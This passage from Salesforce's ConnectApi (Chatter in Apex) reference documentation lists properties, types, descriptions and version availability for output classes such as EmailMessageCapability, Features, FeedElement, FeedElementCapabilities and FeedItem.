isEditRestricted	Boolean	Specifies whether editing this feed element or comment is restricted. If true, the context user can't edit this feed element or comment. If false, the context user may or may not have permission to edit this feed element or comment. To determine if the context user can edit a feed element or comment, use the isFeedElementEditableByMe(communityId, feedElementId) or	34.0

Property Name	Type	Description	Available Version
		`isCommentEditableByMe(communityId, commentId)` method.	
`isEditableByMeUrl`	String	The URL to check if the context user is able to edit this feed element or comment.	34.0
`lastEditedBy`	`ConnectApi.Actor`	Who last edited this feed element or comment.	34.0
`lastEditedDate`	Datetime	The most recent edit date of this feed element or comment.	34.0
`latestRevision`	Integer	The most recent revision of this feed element or comment.	34.0
`relativeLastEditedDate`	String	Relative last edited date, for example, "2h ago."	34.0

SEE ALSO:

- ConnectApi.CommentCapabilities Class
- ConnectApi.FeedElementCapabilities Class

ConnectApi.EmailAddress

An email address.

Name	Type	Description	Available Version
`displayName`	String	The display name for the email address.	29.0
`emailAddress`	String	The email address.	29.0
`relatedRecord`	`ConnectApi.RecordSummary Class`	The summary of a related record, for example, a contact or user summary.	36.0

SEE ALSO:

- ConnectApi.EmailMessageCapability

ConnectApi.EmailAttachment

An email attachment in an email message.

Property Name	Type	Description	Available Version
`attachment`	`ConnectApi.RecordSummary`	Record summary of the attachment.	36.0
`contentType`	String	Type of attachment.	36.0

Property Name	Type	Description	Available Version
`fileName`	String	Name of the attachment.	36.0

SEE ALSO:

ConnectApi.EmailMessageCapability

ConnectApi.EmailMergeFieldInfo

The map for objects and their merge fields.

Property Name	Type	Description	Available Version
`entityToMergeFieldsMap`	Map<String, `ConnectApi.EmailMergeFieldCollectionInfo`>	Map for multiple objects and their merge field collections.	39.0

ConnectApi.EmailMergeFieldCollectionInfo

The merge fields for an object.

Property Name	Type	Description	Available Version
`mergeFields`	List<String>	List of merge fields for a single object.	39.0

SEE ALSO:

ConnectApi.EmailMergeFieldInfo

ConnectApi.EmailMessage Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.EmailMessageCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

An email message from a case.

Name	Type	Description	Available Version
`direction`	`ConnectApi.EmailMessageDirection` Enum	The direction of the email message. • `Inbound`—An inbound message (sent by a customer). • `Outbound`—An outbound message (sent to a customer by a support agent).	29.0–31.0
`emailMessageId`	String	The ID of the email message.	29.0–31.0

Name	Type	Description	Available Version
subject	String	The subject of the email message.	29.0–31.0
textBody	String	The body of the email message.	29.0–31.0
toAddresses	List<ConnectApi.EmailAddress>	A list of email addresses to send the message to.	29.0–31.0

ConnectApi.EmailMessageCapability

If a feed element has this capability, it has an email message from a case.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
attachments	List<ConnectApi.EmailAttachment>	The attachments in the email message.	36.0
bccAddresses	List<ConnectApi.EmailAddress>	The BCC addresses for the email message.	36.0
body	String	The body of the email message.	36.0
ccAddresses	List<ConnectApi.EmailAddress>	The CC addresses for the email message.	36.0
direction	ConnectApi.EmailMessageDirection	The direction of the email message. Values are: • Inbound—An inbound message (sent by a customer). • Outbound—An outbound message (sent to a customer by a support agent).	32.0
emailMessageId	String	The ID of the email message.	32.0
fromAddress	ConnectApi.EmailAddress	The From address for the email message.	36.0
isRichText	Boolean	Indicates whether the body of the email message is in rich text format.	36.0
subject	String	The subject of the email message.	32.0
textBody	String	The body of the email message. **Important:** In version 36.0 and later, use the body property.	32.0–35.0
toAddresses	List<ConnectApi.EmailAddress>	The To addresses of the email message.	32.0

Property Name	Type	Description	Available Version
`totalAttachments`	Integer	The total number of attachments in the email message.	38.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.Emoji

An emoji.

Property Name	Type	Description	Available Version
`category`	String	Emoji category.	39.0
`shortcut`	String	Emoji shortcut.	39.0
`unicodeCharacter`	String	Emoji's unicode character.	39.0

SEE ALSO:

ConnectApi.EmojiCollection

ConnectApi.EmojiCollection

A collection of emojis.

Property Name	Type	Description	Available Version
`emojis`	List<`ConnectApi.Emoji`>	A collection of emojis.	39.0

SEE ALSO:

ConnectApi.SupportedEmojis

ConnectApi.EnhancedLinkCapability

If a feed element has this capability, it has a link that may contain supplemental information like an icon, a title, and a description.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`description`	String	A description with a 500 character limit.	32.0
`icon`	`ConnectApi.Icon`	A icon.	32.0
`linkRecordId`	String	A ID associated with the link if the link URL refers to a Salesforce record.	32.0

Property Name	Type	Description	Available Version
`linkUrl`	String	A link URL to a detail page if available content can't display inline.	32.0
`title`	String	A title to a detail page.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.EntityLinkSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`motif`	`ConnectApi.Motif Class`	A set of small, medium, and large icons that indicate whether the entity is a file, group, record, or user. The motif can also contain the object's base color.	28.0
`reference`	`ConnectApi. Reference`	A reference to the link object if applicable, otherwise, `null`.	28.0

ConnectApi.EntityRecommendation Class

Represents a recommendation, including file, group, record, topic, user, and custom recommendations.

Subclass of ConnectApi.AbstractRecommendation Class.

Property Name	Type	Description	Available Version
`actOnUrl`	String	For user, file, group, topic, and record `entity` types, use this Chatter REST URL with a POST request to take action on the recommendation. For `ConnectApi.RecommendedObject entity` types, such as custom recommendations, use the `actionUrl` property of the ConnectApi.PlatformAction Class to take action on the recommendation.	32.0
`action`	`ConnectApi. RecommendationActionType`	Specifies the action to take on a recommendation. • `follow`—Follow a file, record, topic, or user. • `join`—Join a group. • `view`—View a file, group, article, record, user, custom, or static recommendation.	32.0

Property Name	Type	Description	Available Version
entity	ConnectApi.Actor	The entity with which the receiver is recommended to take action.	32.0

ConnectApi.ExternalFilePermissionInformation

External file permission information.

Property Name	Type	Description	Available Version
externalFilePermissionTypes	List<ConnectApi.ContentHubPermissionType>	Available permission types for the parent folder of the external file, or null for non-external files or when includeExternalFilePermissionsInfo is false.	39.0
externalFilePermissionsFailure	Boolean	true if the retrieval of external file information failed or if includeExternalFilePermissionsInfo is false; false otherwise.	39.0
externalFilePermissionsInfoFailureReason	String	Explanation of the failure if a failure occurred and includeExternalFilePermissionsInfo is true; null otherwise.	39.0
externalFileSharingStatus	ConnectApi.ContentHubExternalItemSharingType	Specifies the sharing status for the external file. Values are: • DomainSharing—File is shared with the domain. • PrivateSharing—File is private or shared only with individuals. • PublicSharing—File is publicly shared. Value is null for non-external files or when includeExternalFilePermissionsInfo is false.	39.0
repositoryPublicGroups	List<ConnectApi.RepositoryGroupSummary>	Available public groups in the external repository or null for non-external files or when includeExternalFilePermissionsInfo is false.	39.0

SEE ALSO:

ConnectApi.AbstractRepositoryFile

ConnectApi.Features Class

Property	Type	Description	Available Version
activityReminderNotificationsEnabled	Boolean	Reserved for future use.	37.0
chatter	Boolean	Indicates whether Chatter is enabled for an organization	28.0
chatterActivity	Boolean	Indicates whether the user details include information about Chatter activity	28.0
chatterAnswers	Boolean	Indicates whether Chatter Answers is enabled	29.0
chatterGlobalInfluence	Boolean	Indicates whether the user details include global Chatter activity	28.0
chatterGroupRecords	Boolean	Specifies whether Chatter groups can have records associated with them	30.0
chatterGroupRecordSharing	Boolean	Specifies whether Chatter records are implicitly shared among group members when records are added to groups	30.0
chatterMessages	Boolean	Indicates whether Chatter messages are enabled for the organization	28.0
chatterTopics	Boolean	Indicates whether Chatter topics are enabled	28.0
communitiesEnabled	Boolean	Indicates whether Salesforce Communities is enabled.	31.0
communityModeration	Boolean	Specifies whether community moderation is enabled.	29.0
communityReputation	Boolean	Specifies whether reputation is enabled for communities in the organization.	32.0
dashboardComponentSnapshots	Boolean	Indicates whether the user can post dashboard component snapshots	28.0
defaultCurrencyIsoCode	String	The ISO code of the default currency. Applicable only when `multiCurrency` is false.	28.0
feedPolling	Boolean	Reserved for future use.	28.0
feedStreamEnabled	Boolean	Indicates whether Chatter feed streams are enabled for the org.	39.0
files	Boolean	Indicates whether files can act as resources for Chatter API	28.0
filesOnComments	Boolean	Indicates whether files can be attached to comments	28.0
groupsCanFollow	Boolean	Reserved for future use	28.0–29.0

Property	Type	Description	Available Version
`ideas`	Boolean	Indicates whether Ideas is enabled	29.0
`managedTopicsEnabled`	Boolean	Indicates access to the community home feed and the managed topic feed.	32.0
`maxEntitySubscriptionsPerStream`	Integer	Specifies the maximum number of feed-enabled entities that can be subscribed to in a Chatter stream.	39.0
`maxFilesPerFeedItem`	Integer	Specifies the maximum number of files that can be added to a feed item.	36.0
`maxStreamsPerPerson`	Integer	Specifies the maximum number of Chatter streams that a user can have.	39.0
`mobileNotificationsEnabled`	Boolean	Reserved for future use	29.0
`multiCurrency`	Boolean	Indicates whether the user's organization uses multiple currencies (`true`) or not (`false`). When `false`, the `defaultCurrencyIsoCode` indicates the ISO code of the default currency.	28.0
`offlineEditEnabled`	Boolean	Specifies whether the offline object permissions are enabled for Salesforce1 downloadable app mobile clients.	37.0
`publisherActions`	Boolean	Indicates whether actions in the publisher are enabled	28.0
`storeDataOnDevicesEnabled`	Boolean	Indicates whether the Salesforce1 downloadable apps can use secure, persistent storage on mobile devices to cache data.	30.0
`thanksAllowed`	Boolean	Reserved for future use	28.0
`trendingTopics`	Boolean	Indicates whether trending topics are enabled	28.0
`viralInvitesAllowed`	Boolean	Indicates whether existing Chatter users can invite people in their company to use Chatter	28.0
`wave`	Boolean	Indicates whether Wave is enabled	36.0

ConnectApi.Feed Class

Name	Type	Description	Available Version
`feedElementPostUrl`	String	Chatter REST API URL for posting feed elements to this subject.	31.0
`feedElementsUrl`	String	Chatter REST API URL of feed elements.	31.0
`feedItemsUrl`	String	Chatter REST API URL of feed items.	28.0–31.0
`isModifedUrl`	String	A Chatter REST API URL with a *`since`* request parameter that contains an opaque token that describes when the feed was last modified. Returns `null` if the feed isn't a news feed. Use this URL to poll a news feed for updates. **Important:** This feature is available through a Feed Polling pilot program. This pilot program is closed and not accepting new participants.	28.0
`respectsMute`	Boolean	Indicates whether the feed respects the mute feature. If `true`, the feed shows the ability to mute or unmute each element, depending on the value of `isMutedByMe`; `null` if the mute feature is disabled for the organization.	35.0

ConnectApi.FeedBody Class

Subclass of ConnectApi.AbstractMessageBody Class

No additional properties.

SEE ALSO:

- ConnectApi.Comment Class
- ConnectApi.FeedElement Class
- ConnectApi.FeedEntitySummary

ConnectApi.FeedDirectory Class

A directory of feeds and favorites.

Name	Type	Description	Available Version
`favorites`	`List<ConnectApi.FeedFavorite>`	A list of feed favorites	30.0
`feeds`	`List<ConnectApi.FeedDirectoryItem>`	A list of feeds	30.0

ConnectApi.FeedDirectoryItem Class

The definition of a feed.

Name	Type	Description	Available Version
`feedElementsUrl`	String	Chatter REST API resource URL for the feed elements.	
`feedItemsUrl`	String	Chatter REST API resource URL for the feed items of a specific feed.	30.0–31.0
`feedType`	`ConnectApi.FeedType` Enum	The feed type. One of these values: • `Bookmarks`—Contains all feed items saved as bookmarks by the context user. • `Company`—Contains all feed items except feed items of type `TrackedChange`. To see the feed item, the user must have sharing access to its parent. • `DirectMessages`—Contains all feed items of the context user's direct messages. • `Files`—Contains all feed items that contain files posted by people or groups that the context user follows. • `Filter`—Contains the news feed filtered to contain feed items whose parent is a specified object type. • `Groups`—Contains all feed items from all groups the context user either owns or is a member of. • `Home`—Contains all feed items associated with any managed topic in a community. • `Moderation`—Contains all feed items that have been flagged for moderation. The Communities Moderation feed is available only to users with "Moderate Community Feeds" permissions. • `Mute`—Contains all feed items that the context user muted. • `News`—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Also contains all updates for records whose parent is the context user and every feed item and comment that mentions the context user or that mentions a group the context user is a member of. • `PendingReview`—Contains all feed items and comments that are pending review. • `People`—Contains all feed items posted by all people the context user follows. • `Record`—Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user, the feed contains only feed items on that user. You can get another user's record feed.	30.0

Name	Type	Description	Available Version
		• `Streams`—Contains all feed items for any combination of up to 25 feed-enabled entities, such as people, groups, and records, that the context user subscribes to in a stream. • `To`—Contains all feed items with mentions of the context user, feed items the context user commented on, and feed items created by the context user that are commented on. • `Topics`—Contains all feed items that include the specified topic. • `UserProfile`—Contains feed items created when a user changes records that can be tracked in a feed, feed items whose parent is the user, and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates. You can get another user's user profile feed.	
`feedUrl`	String	Chatter REST API resource URL for a specific feed	30.0
`keyPrefix`	String	A *key prefix* is the first three characters of a record ID, which specifies the entity type. For filter feeds, this value is the key prefix associated with the entity type used to filter this feed. All feed items in this feed have a parent whose entity type matches this key prefix value. For non-filter feeds, this value is `null`.	30.0
`label`	String	Localized label of the feed	30.0

SEE ALSO:

ConnectApi.FeedDirectory Class

ConnectApi.FeedElement Class

Feed elements are the top-level items that a feed contains. Feeds are feed element containers.

This class is abstract.

Superclass of:

- ConnectApi.FeedItem Class
- ConnectApi.GenericFeedElement Class

Property Name	Type	Description	Available Version
`body`	`ConnectApi.FeedBody`	Information about the feed element. **Important:** Use the `header.text` property as the default value for rendering text because the `body.text` property can be `null`.	22.0

Property Name	Type	Description	Available Version
capabilities	ConnectApi.FeedElementCapabilities Class	A container for all capabilities that can be included with a feed element.	31.0
createdDate	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	31.0
feedElementType	ConnectApi.FeedElementType	Feed elements are the top-level objects that a feed contains. The feed element type describes the characteristics of that feed element. One of these values: • Bundle—A container of feed elements. A bundle also has a body made up of message segments that can always be gracefully degraded to text-only values. • FeedItem—A feed item has a single parent and is scoped to one community or across all communities. A feed item can have capabilities such as bookmarks, canvas, content, comment, link, poll. Feed items have a body made up of message segments that can always be gracefully degraded to text-only values. • Recommendation—A recommendation is a feed element with a recommendations capability. A recommendation suggests records to follow, groups to join, or applications that are helpful to the context user.	31.0
header	ConnectApi.MessageBody	The header is the title of the post. This property contains renderable plain text for all the segments of the message. If a client doesn't know how to render a feed element type, it should render this text.	31.0
id	String	18-character ID of the feed element.	22.0
modifiedDate	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	31.0
parent	ConnectApi.ActorWithId	Feed element's parent	28.0
relativeCreatedDate	Datetime	The created date formatted as a relative, localized string, for example, "17m ago" or "Yesterday."	31.0

Property Name	Type	Description	Available Version
`url`	String	Chatter REST API URL to this feed element.	22.0

SEE ALSO:

- ConnectApi.Announcement
- ConnectApi.FeedElementPage Class
- ConnectApi.QuestionAndAnswersSuggestions Class

ConnectApi.FeedElementCapabilities Class

A container for all capabilities that can be included with a feed element.

Property Name	Type	Description	Available Version
`approval`	`ConnectApi.ApprovalCapability Class`	If a feed element has this capability, it includes information about an approval.	32.0
`associatedActions`	`ConnectApi.AssociatedActions Capability`	If a feed element has this capability, it has platform actions associated with it.	33.0
`banner`	`ConnectApi.BannerCapability Class`	If a feed element has this capability, it has a banner motif and style.	31.0
`bookmarks`	`ConnectApi.Bookmarks Capability Class`	If a feed element has this capability, the context user can bookmark it.	31.0
`bundle`	`ConnectApi.BundleCapability Class`	If a feed element has this capability, it has a container of feed elements called a *bundle*.	31.0
`canvas`	`ConnectApi.Canvas Capability Class`	If a feed element has this capability, it renders a canvas app.	32.0
`caseComment`	`ConnectApi.CaseCommentCapability Class`	If a feed element has this capability, it has a case comment on the case feed.	32.0
`chatterLikes`	`ConnectApi.ChatterLikes Capability Class`	If a feed element has this capability, the context user can like it. Exposes information about existing likes.	31.0
`comments`	`ConnectApi.CommentsCapability Class`	If a feed element has this capability, the context user can add a comment to it.	31.0

Property Name	Type	Description	Available Version
`content`	`ConnectApi.ContentCapability`	If a comment has this capability, it has a file attachment. Most `ConnectApi.ContentCapability` properties are null if the content has been deleted from the feed element or if the access has changed to private. **Important:** In version 36.0 and later, use the `files` property.	32.0–35.0
`dashboardComponentSnapshot`	`ConnectApi.DashboardComponentSnapshotCapability`	If a feed element has this capability, it has a dashboard component snapshot. A snapshot is a static image of a dashboard component at a specific point in time.	32.0
`directMessage`	`ConnectApi.DirectMessageCapability`	If a feed element has this capability, it's a direct message.	39.0
`edit`	`ConnectApi.EditCapability`	If a feed element has this capability, users who have permission can edit it.	34.0
`emailMessage`	`ConnectApi.EmailMessageCapability`	If a feed element has this capability, it has an email message from a case.	32.0
`enhancedLink`	`ConnectApi.EnhancedLinkCapability`	If a feed element has this capability, it has a link that may contain supplemental information like an icon, a title, and a description.	32.0
`feedEntityShare`	`ConnectApi.FeedEntityShareCapability`	If a feed element has this capability, a feed entity is shared with it.	39.0
`files`	`ConnectApi.FilesCapability`	If a feed element has this capability, it has one or more file attachments.	36.0
`interactions`	`ConnectApi.InteractionsCapability`	If a feed element has this capability, it has information about user interactions.	37.0
`link`	`ConnectApi.LinkCapability`	If a feed element has this capability, it has a link.	32.0
`moderation`	`ConnectApi.ModerationCapability Class`	If a feed element has this capability, users in a community can flag it for moderation.	31.0
`mute`	`ConnectApi.MuteCapability`	If a feed element has this capability, users can mute it.	35.0

Property Name	Type	Description	Available Version
`origin`	`ConnectApi.OriginCapability`	If a feed element has this capability, it was created by a feed action.	33.0
`poll`	`ConnectApi.PollCapability Class`	If a feed element has this capability, it includes a poll.	31.0
`questionAndAnswers`	`ConnectApi.QuestionAndAnswers Capability Class`	If a feed element has this capability, it has a question and comments on the feed element are answers to the question.	31.0
`recommendations`	`ConnectApi.Recommendations Capability`	If a feed element has this capability, it has a recommendation.	32.0
`recordSnaphot`	`ConnectApi.RecordSnapshot Capability`	If a feed element has this capability, it contains all the snapshotted fields of a record for a single create record event.	32.0
`socialPost`	`ConnectApi.SocialPostCapability`	If a feed element has this capability, it can interact with a social post on a social network.	36.0
`status`	`ConnectApi.StatusCapability`	If a feed post or comment has this capability, it has a status that determines its visibility.	37.0
`topics`	`ConnectApi.TopicsCapability Class`	If a feed element has this capability, the context user can add topics to it. Topics help users organize and discover conversations.	31.0
`trackedChanges`	`ConnectApi.TrackedChanges Capability`	If a feed element has this capability, it contains all changes to a record for a single tracked change event.	32.0

SEE ALSO:

ConnectApi.FeedElement Class

ConnectApi.FeedItemSummary

ConnectApi.FeedElementCapability Class

A feed element capability, which defines the characteristics of a feed element.

In API version 30.0 and earlier, most feed items can have comments, likes, topics, and so on. In version 31.0 and later, every feed item (and feed element) can have a unique set of *capabilities*. If a capability property exists on a feed element, that capability is available, even if the capability property doesn't have a value. For example, if the `ChatterLikes` capability property exists on a feed element (with or without a value), the context user can like that feed element. If the capability property doesn't exist, it isn't possible to like that feed element. A capability can also contain associated data. For example, the `Moderation` capability contains data about moderation flags.

This class is abstract.

This class is a superclass of:

- ConnectApi.AssociatedActionsCapability Class
- ConnectApi.ApprovalCapability Class
- ConnectApi.BannerCapability Class
- ConnectApi.BookmarksCapability Class
- ConnectApi.BundleCapability Class
- ConnectApi.CanvasCapability Class
- ConnectApi.CaseCommentCapability Class
- ConnectApi.ChatterLikesCapability Class
- ConnectApi.CommentsCapability Class
- ConnectApi.ContentCapability
- ConnectApi.DashboardComponentSnapshotCapability
- ConnectApi.DirectMessageCapability
- ConnectApi.EmailMessageCapability
- ConnectApi.EnhancedLinkCapability
- ConnectApi.FeedEntityShareCapability
- ConnectApi.FilesCapability
- ConnectApi.InteractionsCapability
- ConnectApi.LinkCapability
- ConnectApi.ModerationCapability Class
- ConnectApi.MuteCapability
- ConnectApi.OriginCapability
- ConnectApi.PollCapability Class
- ConnectApi.QuestionAndAnswersCapability Class
- ConnectApi.RecommendationsCapability
- ConnectApi.RecordSnapshotCapability
- ConnectApi.SocialPostCapability
- ConnectApi.StatusCapability
- ConnectApi.TopicsCapability Class
- ConnectApi.TrackedChangesCapability

This class doesn't have any properties.

ConnectApi.FeedElementPage Class

A paged collection of `ConnectApi.FeedElement` objects.

Property Name	Type	Description	Available Version
`currentPageToken`	String	Token identifying the current page.	31.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	31.0

Property Name	Type	Description	Available Version
`elements`	List<`ConnectApi.FeedElement Class`>	Collection of feed elements.	31.0
`isModifiedToken`	String	An opaque polling token to use in the *`since`* parameter of the `ChatterFeeds.isModified` method. The token describes when the feed was last modified. **Important:** This feature is available through a Feed Polling pilot program. This pilot program is closed and not accepting new participants.	31.0
`isModifiedUrl`	String	A Chatter REST API URL with a *`since`* request parameter that contains an opaque token that describes when the feed was last modified. Returns `null` if the feed isn't a news feed. Use this URL to poll a news feed for updates. **Important:** This feature is available through a Feed Polling pilot program. This pilot program is closed and not accepting new participants.	31.0
`nextPageToken`	String	Token identifying the next page or `null` if there is no next page.	31.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	31.0
`updatesToken`	String	A token to use in a request to the `ConnectApi.ChatterFeeds.getFeedElementsUpdatedSince` method.	31.0
`updatesUrl`	String	A Chatter REST API feed resource containing the feed elements that have been updated since the feed was refreshed. If the feed doesn't support this feature, the value is `null`.	31.0

SEE ALSO:

ConnectApi.BundleCapability Class

ConnectApi.FeedEnabledEntity

An entity that can have feeds associated with it.

Property Name	Type	Description	Available Version
`id`	String	The 18-character ID of the record.	39.0
`motif`	`ConnectApi.Motif`	Small, medium, and large icons indicating the record's type.	39.0
`name`	String	The localized name of the record.	39.0
`type`	String	The type of the record.	39.0
`url`	String	URL to the record.	39.0

SEE ALSO:

ConnectApi.ChatterStream

ConnectApi.FeedEntityIsEditable

Indicates if the context user can edit a feed element or comment.

Property Name	Type	Description	Available Version
`areAttachments EditableByMe`	Boolean	`true` if the context user can add and remove attachments on the feed element or comment, `false` otherwise.	36.0
`feedEntityUrl`	String	URL of the feed element or comment.	34.0
`isEditableByMe`	Boolean	`true` if the context user can edit the feed element or comment, `false` otherwise.	34.0

ConnectApi.FeedEntityNotAvailableSummary

A summary when the feed entity isn't available.

This output class is a subclass of ConnectApi.FeedEntitySummary and has no properties.

ConnectApi.FeedEntityShareCapability

If a feed element has this capability, a feed entity is shared with it.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`feedEntity`	`ConnectApi.FeedEntitySummary`	The summary of the feed entity that is shared with the feed element.	39.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.FeedEntitySummary

The summary of a feed entity that is shared with a feed element.

This class is abstract.

Superclass of:

- ConnectApi.FeedItemSummary
- ConnectApi.FeedEntityNotAvailableSummary

Property Name	Type	Description	Available Version
`actor`	`ConnectApi.Actor`	Entity that created the feed entity.	39.0
`body`	`ConnectApi.FeedBody`	Information about the feed entity.	39.0
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z, when the entity was created.	39.0
`feedElementType`	`ConnectApi.FeedElementType`	Type of feed entity. • `Bundle`—A container of feed elements. A bundle also has a body made up of message segments that can always be gracefully degraded to text-only values. • `FeedItem`—A feed item has a single parent and is scoped to one community or across all communities. A feed item can have capabilities such as bookmarks, canvas, content, comment, link, poll. Feed items have a body made up of message segments that can always be gracefully degraded to text-only values. • `Recommendation`—A recommendation is a feed element with a recommendations capability. A recommendation suggests records to follow, groups to join, or applications that are helpful to the context user.	39.0
`id`	String	18-character ID of the feed entity.	39.0

Property Name	Type	Description	Available Version
`isEntityAvailable`	Boolean	Specifies whether the entity is available. If `false`, either the user doesn't have access to the entity or the entity was deleted.	39.0
`parent`	`ConnectApi.ActorWithId`	Parent of the feed entity.	39.0
`relativeCreatedDate`	String	Relative created date, for example, "2h ago."	39.0
`url`	String	URL to the feed entity.	39.0

SEE ALSO:

ConnectApi.FeedEntityShareCapability

ConnectApi.FeedFavorite Class

Name	Type	Description	Available Version
`community`	`ConnectApi.Reference`	Information about the community that contains the favorite	28.0
`createdBy`	`ConnectApi.UserSummary`	Favorite's creator	28.0
`feedUrl`	String	Chatter REST API URL identifying the feed item for this favorite	28.0
`id`	String	Favorite's 18–character ID	28.0
`lastViewDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0
`name`	String	Favorite's name	28.0
`searchText`	String	If the favorite is from a search, contains the search text, otherwise, an empty string	28.0
`target`	`ConnectApi.Reference`	A reference to the topic if applicable, `null` otherwise	28.0
`type`	`ConnectApi.FeedFavoriteType` Enum	An empty string or one of the following values: • `ListView` • `Search` • `Topic`	28.0
`url`	String	Chatter REST API URL to this favorite	28.0

Name	Type	Description	Available Version
`user`	`ConnectApi.UserSummary`	Information about the user who saved this favorite	28.0

SEE ALSO:

- ConnectApi.FeedDirectory Class
- ConnectApi.FeedFavorites Class

ConnectApi.FeedFavorites Class

Name	Type	Description	Available Version
`favorites`	`List<ConnectApi.FeedFavorite>`	Complete list of favorites	28.0
`total`	Integer	Total number of favorites	28.0

ConnectApi.FeedItem Class

Subclass of ConnectApi.FeedElement Class as of 31.0.

Name	Type	Description	Available Version
`actor`	`ConnectApi.Actor`	The entity that created the feed item.	28.0
`attachment`	`ConnectApi.FeedItemAttachment`	Information about the attachment. If there is no attachment, returns `null`. **Important:** As of version 32.0, use the inherited `capabilities` property.	28.0–31.0
`canShare`	Boolean	Indicates whether the feed item can be shared. If a feed item has multiple file attachments and at least one attachment has been deleted or is inaccessible, the feed item can't be shared. The `canShare` value is incorrectly set to `true` in these cases. **Important:** As of version 39.0, use the `isSharable` property.	28.0–38.0
`clientInfo`	`ConnectApi.ClientInfo`	Information about the connected app used to authenticate the connection.	28.0
`comments`	`ConnectApi.CommentPage`	First page of comments for this feed item. **Important:** As of version 32.0, use the inherited	28.0–31.0

Name	Type	Description	Available Version
		`capabilities.comments.page` property.	
`event`	Boolean	`true` if feed item is created due to an event change, `false` otherwise	22.0
`isBookmarkedByCurrentUser`	Boolean	`true` if the context user has bookmarked this feed item, otherwise, `false`. **Important:** As of version 32.0, use the inherited `capabilities.bookmarks.isBookmarkedByCurrentUser` property.	28.0–31.0
`isDeleteRestricted`	Boolean	If this property is `true` the comment cannot be deleted by the context user. If it is `false`, it might be possible for the context user to delete the comment, but it is not guaranteed.	28.0
`isLikedByCurrentUser`	Boolean	`true` if the context user has liked this feed item, otherwise, `false` **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.isLikedByCurrentUser` property.	28.0–31.0
`isSharable`	Boolean	Indicates whether the feed item can be shared.	39.0
`likes`	`ConnectApi.ChatterLikePage`	First page of likes for this feed item. **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.page` property.	28.0–31.0
`likesMessage`	`ConnectApi.MessageBody`	A message body the describes who likes the feed item. **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.likesMessage` property.	28.0–31.0
`moderationFlags`	`ConnectApi.ModerationFlags`	Information about the moderation flags on a feed item. If `ConnectApi.Features.communityModeration` is `false`, this property is `null`. **Important:** As of version 31.0, use the inherited	29.0–30.0

Name	Type	Description	Available Version
		`capabilities.moderation.moderationFlags` property.	
`myLike`	`ConnectApi.Reference`	If the context user has liked the feed item, this property is a reference to the specific like, otherwise, `null`. **Important:** As of version 32.0, use the inherited `capabilities.chatterLikes.myLike` property.	28.0–31.0
`originalFeedItem`	`ConnectApi.Reference`	A reference to the original feed item if this feed item is a shared feed item, otherwise, `null`.	28.0
`originalFeedItemActor`	`ConnectApi.Actor`	If this feed item is a shared feed item, returns information about the original poster of the feed item, otherwise, returns `null`.	28.0
`photoUrl`	String	URL of the photo associated with the feed item	28.0
`preamble`	`ConnectApi.MessageBody`	A collection of message segments, including the unformatted text of the message that you can use as the title of a feed item. Message segments include name, link, and motif icon information for the actor that created the feed item. **Important:** For API versions 29.0 and 30.0, use the `ConnectApi.FeedItem.preamble.text` property as the default case to render text. For API versions 31.0 and later, use the `ConnectApi.FeedElement.header.text` property as the default case to render text.	28.0-30.0
`topics`	`ConnectApi.FeedItemTopicPage`	Topics for this feed item. **Important:** As of version 31.0, use the inherited `capabilities.topics.items` property.	28.0–31.0
`type`	`ConnectApi.FeedItemType`	Specifies the type of feed item, such as a content post or a text post. **Important:** As of API version 32.0, use the `capabilities` property to determine what can be done with a feed item. See Capabilities.	28.0

Name	Type	Description	Available Version
		One of these values: • `ActivityEvent`—Feed item generated in Case Feed when an event or task associated with a parent record with a feed enabled is created or updated. • `AdvancedTextPost`—A feed item with advanced text formatting, such as a group announcement post. • `ApprovalPost`—Feed item with an approval capability. Approvers can act on the feed item parent. • `AttachArticleEvent`—Feed item generated when an article is attached to a case in Case Feed. • `BasicTemplateFeedItem`—Feed item with an enhanced link capability. • `CallLogPost`—Feed item generated when a call log is saved to a case in Case Feed. • `CanvasPost`—Feed item generated by a canvas app in the publisher or from Chatter REST API or Chatter in Apex. The post itself is a link to a canvas app. • `CaseCommentPost`—Feed item generated when a case comment is saved in Case Feed. • `ChangeStatusPost`—Feed item generated when the status of a case is changed in Case Feed. • `ChatTranscriptionPost`—Feed item generated in Case Feed when a Live Agent chat transcript is saved to a case. • `CollaborationGroupCreated`—Feed item generated when a new public group is created. Contains a link to the new group. • ~~`CollaborationGroupUnarchived`—Deprecated.~~ Feed item generated when an archived group is activated. • `ContentPost`—Feed item with a content capability. • `CreateRecordEvent`—Feed item that describes a record created in the publisher. • `DashboardComponentAlert`—Feed item with a dashboard alert.	

Name	Type	Description	Available Version
